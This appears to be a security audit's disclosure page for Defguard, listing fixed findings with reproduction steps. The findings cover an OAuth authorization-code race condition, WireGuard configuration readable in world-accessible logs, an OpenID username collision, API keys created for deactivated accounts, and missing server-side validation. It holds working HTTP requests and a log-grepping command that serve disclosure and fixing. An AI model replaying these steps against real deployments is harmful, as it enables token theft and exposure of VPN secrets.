Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 10:35:23 GMT
Location: https://isec.pl/?code=dmDdZMoVBMztMUodpnDmLsQh&state=1113
Server: Caddy
Content-Length: 0

  1. An e-mail with HTML injection is being sent:

Completed
DG25-24: RFC 6749 violation - code can be used more than once due to race condition
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1550

Technical details

  1. Generate code:

Request:

GET /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=q4HT5ItlifpmV4rDDUcXZVWU


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Tue, 12 Aug 2025 10:33:29 GMT
Location: https://isec.pl/?code=tPwLxI4iYqGUFSxclZUwOZ0d&state=1
Server: Caddy
Content-Length: 0

  1. Send below requests into Burp’s Repeater twice. Group Repeater’s tabs into single group and Send group in parallel (single-packet attack).

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxclZUwOZ0d&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:33:36 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "c4SyMSrsSPYjT7OqylFsHMDZ ",
  "id_token ": null,
  "refresh_token ": "Io0N0HKAOS98lepMvHqt3duh ",
  "token_type ": "bearer "
}

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxclZUwOZ0d&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:33:36 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "YUd8GGDbXJQZr9V4ebYxqx8Q ",
  "id_token ": null,
  "refresh_token ": "04h4wum40uw0Uc1zELYRSby6 ",
  "token_type ": "bearer"
}

The same code generated two different access tokens.

Completed
DG25-29: [desktop_client] WireGuard configuration in the Defugard service logs
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1545

Technical details

Read permissions of the Defguard service log files are granted to all users on Linux, MacOS and Windows.Source code responsible for logging WireGuard configuration is not a part of the Defguard Desktop Client repository.The source code belongs to its dependency, to the defguard_wireguard_rs library.

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_windows.rs#L33-L234

fn configure_interface(&self,config: **&**InterfaceConfiguration,dns: **&** [IpAddr ],search_domains: **&** [&**str**]) - > Result <(), WireguardInterfaceError >
{
debug!("Configuring interface {} with config: {config:?}"*,self.ifname);
[...]
debug!("Interface {} configured with config: {config:?}",self.ifname);
}

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_linux.rs#L33-L96

fn configure_interface(&self,config: **&**InterfaceConfiguration) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} ",self.ifname);
[ ... ]
debug!( "Interface {} configured with config: {config:?} ",self.ifname
);

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_userspace.rs#L159-L207

fn configure_interface(&self,config: &InterfaceConfiguration,) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} "*,self.ifname);
[ ... ]
debug!("Interface {} configured with config: {config:?} ", self.ifname);

https://github.com/DefGuard/wireguard-rs/blob/main/src/wgapi_freebsd.rs#L58-L114

fn configure_interface(&self, config: **&**InterfaceConfiguration) - > Result <(), WireguardInterfaceError > {
debug!("Configuring interface {} with config: {config:?} ",self.ifname);
[ ... ]
debug!("Interface {} configured with config: {config:?} ", self.ifname);

Proof of Concept

Windows log file permissions:

C:\\\>icacls
\"C:\\Logs\\defguard-service\\defguard-service.log.2025-08-26\"C:\\Logs\\defguard-service\\defguard-service.log.2025-08-26
BUILTIN\\Administrators:(I)(F)NT
AUTHORITY\\SYSTEM:(I)(F)BUILTIN\\Users:(I)(RX)NT
AUTHORITY\\Authenticated Users:(I)(M)

MacOS log file permissions:

\$ ls -l
/var/log/defguard-service/defguard-service.log.2025-08-23-rw-r\--r\-- 1
root wheel 598 23 sie 19:40
/var/log/defguard-service/defguard-service.log.2025-08-23

Linux log file permissions:

\$ ls -l
/var/log/defguard-service/defguard-service.log.2025-08-23-rw-r\--r\-- 1
root root 31531 Aug 22 22:39
/var/log/defguard-service/defguard-service.log.2025-08-23

Simple command allows to read configuration used to set up a WireGuard interface.

 $ grep -i key /var/log/defguard-service/defguard-service.log.2025-08-23 | head -1
{
  "timestamp": "2025-08-23T02:37:08.102088Z",
  "level": "DEBUG",
  "fields": {
    "message": "Configuring interface wg1337 with config: InterfaceConfiguration {
      name: \"wg1337\",
      addresses: [IpAddrMask { ip: 10.22.33.20, cidr: 24 }],
      port: 1337,
      peers: [
        Peer {
          public_key: c2ae6e16af449e74509080c9af723f6d84bf12106fc1ce27a6d21ec278737615,
          preshared_key: Some(0000000000000000000000000000000000000000000000000000000000000000),
          protocol_version: Some(1),
          endpoint: Some(167.172.191.17:51820),
          last_handshake: Some(SystemTime { tv_sec: 0, tv_nsec: 0 }),
          tx_bytes: 0,
          rx_bytes: 0,
          persistent_keepalive_interval: Some(300),
          allowed_ips: [IpAddrMask { ip: 10.22.33.0, cidr: 24 }]
        }
      ],
      mtu: None
    }",
    "log.target": "defguard_wireguard_rs::wgapi_linux",
    "log.module_path": "defguard_wireguard_rs::wgapi_linux",
    "log.file": "/home/user/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/defguard_wireguard_rs-0.7.4/src/wgapi_linux.rs",
    "log.line": 37
  },
  "target": "defguard_wireguard_rs::wgapi_linux",
  "span": {
    "interface_name": "wg1337",
    "name": "create_interface"
  },
  "spans": [
    { "name": "defguard_service" },
    { "interface_name": "wg1337", "name": "create_interface" }
  ]
}
Completed
DG25-31: Some users might be blocked from accessing defguard via OpenID
Info

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1549

Technical details

  1. Username test.test had been created. Email phtest2@isec.pl had been assigned to him.

  2. Different user - test.test@isec.pl wants to log in via OpenID.

  3. OpenID extracts test.test from test.test@isec.pl and tries to create such username.

  4. Since test.test username is already registered (step 1) - API throws an error and legitimate user test.test@isec.pl cannot log in.

Request:

POST /api/v1/openid/callback HTTP/2
Host: defguard.dvpnsec.net
[…]

{“code”:“<cut>”,“state”:“<cut>“}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Fri, 29 Aug 2025 11:41:15 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 61

{“msg”:“User with username test.test already exists”}

Completed
DG26-10: API key creation inconsistency
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2850

Technical details

When a user is deactivated, all their existing API keys are revoked. However, the system still allows creating new API keys for a deactivated account. These new keys become active once the account is re-enabled.

1. User is disabled (is_active: false)

2. New API key created for the inactive user:

POST /api/v1/user/admin_3333/api_token HTTP/1.1

{"name":"new_key"}
HTTP/1.1 201 Created

{"token":"dg-lCHoBPYSyklpHMtm76A7IBjeESoPvWFf"}

3. User is re-enabled.

4. The token created while the user was disabled now works:

GET /api/v1/me HTTP/1.1
Authorization: Bearer dg-lCHoBPYSyklpHMtm76A7IBjeESoPvWFf

HTTP/1.1 200 OK
{"username":"admin_3333","is_active":true,...}

Impact

This behavior is undocumented and inconsistent - deactivating a user revokes their keys, but new keys created during the deactivated period survive re-activation. This could be exploited to pre-plant an API key on an account before or during a deactivation window.

Recommendations

Do not allow creating new API keys for deactivated accounts.

Completed
DG26-11: Gateway setup - Lack of server-side data validation
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2857

Technical details

The Configure Gateway endpoint validates the ip_or_domain and grpc_port inputs only on the client side. By bypassing the frontend, an attacker can send arbitrary values to the server including URI paths and query string components.

Request with a crafted ip_or_domain value containing a path and query:

GET /api/v1/network/2/gateways/setup?ip_or_domain=46.101.217.165:4444/test-path?a=b%23&grpc_port=50061&common_name=test&network_id=2 HTTP/1.1
Host: 127.0.0.1:8000

Response:

HTTP/1.1 200 OK
content-type: text/event-stream

[...]
"Gateway address: http://46.101.217.165:4444/test-path?a=b#:50061"
[...]

The server accepts and processes the malformed input without any server-side validation.

Impact

  • Entering invalid data can corrupt or modify significant configuration information, violating data integrity.
  • An attacker may send incorrect data that causes incorrect application behavior or false results in the gateway setup process.

Recommendations

Implement effective server-side data validation for ip_or_domain and grpc_port, enforcing expected types, length, and value ranges.

Completed
DG26-4: Extending the number of locations
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2849

Technical details

The subscription plan allows creating up to 10 locations. That limit is not enforced server-side, allowing an admin to create more locations than the plan permits by sending direct API requests.

Request:

POST /api/v1/network HTTP/1.1
Host: 46.101.217.165:8000
Content-Type: application/json

{"name":"new_1","port":50051,"keepalive_interval":25,"mtu":1420,"fwmark":0,
 "allow_all_groups":true,"peer_disconnect_threshold":300,...}

Response:

HTTP/1.1 201 Created

The limit exceeded state is visible in the enterprise info endpoint:

{
  "license_info": {
    "limits": {
      "locations": { "current": 17, "limit": 10 }
    },
    "limits_exceeded": true
  }
}

Impact

Admins can create more locations than the current subscription plan allows, bypassing license enforcement.

Recommendations

Enforce the location limit set by the current subscription plan on the server side.

Completed
DG26-7: oAuth state parameter parsing violates RFC-6749
Info

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2886

Technical details

The oAuth state parameter implementation does not comply with RFC-6749 (section A.5), which defines state as 1*VSCHAR where VSCHAR = %x20-7E.

Two deviations were found:

1. Characters outside the VSCHAR set are accepted:

GET /consent?scope=profile+email&response_type=code&client_id=dFeyrDTcUqvzYcTY&redirect_uri=https%3A%2F%2Fisec.pl&state=%ee%ff%02%03 HTTP/1.1

Response: 200 OK - consent page rendered normally

2. Numeric-only state values are rejected:

GET /consent?scope=profile+email&response_type=code&client_id=dFeyrDTcUqvzYcTY&redirect_uri=https%3A%2F%2Fisec.pl&state=123456 HTTP/1.1

Response: 400 Bad Request
{"expected":"string","code":"invalid_type","path":["state"],"message":"Invalid input: expected string, received number"}

Defguard incorrectly treats a numeric string as a number type rather than a string, causing valid oAuth clients that use numeric state values to fail.

Impact

oAuth integrations with clients that set the state parameter to numeric-only values will fail due to the improper type casting. This breaks compatibility with spec-compliant oAuth clients.

Recommendations

Follow the RFC-6749 spec. Numeric-only state values must be cast to string rather than treated as a number type.